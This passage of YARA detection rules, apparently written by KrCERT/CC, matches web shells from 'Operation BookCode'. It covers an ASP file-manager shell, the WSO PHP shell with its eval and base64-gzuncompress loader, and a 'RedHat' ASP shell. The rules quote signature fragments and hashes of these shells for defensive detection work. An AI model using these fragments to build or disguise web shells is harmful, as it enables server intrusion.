                $string18 = "Case ₩"FileMove₩"" nocase ascii
                $string19 = "Case ₩"FolderDelete₩"" nocase ascii
```

```
        $string20 = "BinaryStream.SaveToFile Path&₩"₩₩₩"&Right(Url,(len(Url)-instrrev(Url,₩"/₩"))), 2" nocase ascii


    condition:
        ( filesize < 30KB
        and 10 of them )
        or hash.md5(0, filesize) == "e84ad76f04db2bccbab374b60c0ab349"
}

rule Operation_BookCode_WSO_WebShell : WSO_PHP_WebShell
{
    meta:
        author = "KrCERT/CC Profound Analysis Team"
        date = "2020-06-22"
        description  = "Operation BookCode WSO-WebShell"
        contact = "hypen@krcert.or.kr"
        ver = "1.0"

    strings:
        $string1 = "<?php"
        $string2 = "eval(₩"?>₩"" fullword nocase ascii
        $string3 = "gzuncompress(base64_decode(₩"eJzlvWtXG8cSKPr" nocase ascii

    condition:
        ( filesize < 30KB
        and all of them )
        or hash.md5(0, filesize) == "3cd5fc0bac4405e39bd89f4bae478d2a"
}


rule Operation_BookCode_RedHat_WebShell : Redhat_ASP_WebShell
{
    meta:
        author = "KrCERT/CC Profound Analysis Team"
        date = "2020-06-22"
        description  = "Operation BookCode RedHat-WebShell"
        contact = "hypen@krcert.or.kr"
        ver = "1.0"

    strings:
        $string1 = "const vgo=₩"admin₩"" fullword ascii
        $string2 = "const nkw=₩"redhat₩"" fullword ascii
        $string3 = "const mam=₩"want_pre.asp₩"" fullword ascii
        $string4 = "const nkw=₩"redhat₩"" fullword ascii
        $string5 = "const pxo=₩"redhat₩"" fullword ascii
        $string6 = "const ydc=₩"redhat hacker₩"" fullword ascii
        $string7 = "const vtn=₩"redhat.html₩"" fullword ascii
        $string8 = "execute yka" fullword ascii

    condition:
        ( filesize < 100KB
        and all of them )
        or hash.md5(0, filesize) == "5ff8fb17133c9a2020571d6cfedd3883"
}
```